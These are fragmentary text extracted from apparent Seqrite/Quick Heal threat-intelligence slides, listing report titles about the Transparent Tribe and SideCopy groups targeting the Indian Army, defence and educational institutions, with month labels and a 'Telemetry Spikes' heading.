
June '23

July '23

Telemetry Spikes

SECURITE

Quick Heal



Thank You

SEQRITE

Transparent Tribe APT
actively lures **Indian Army**
amidst increased targeting
of **Educational Institutions**

SEQRITE

**Double Action,
Triple Infection,
and a New RAT**

SideCopy's Persistent
Targeting of Indian Defence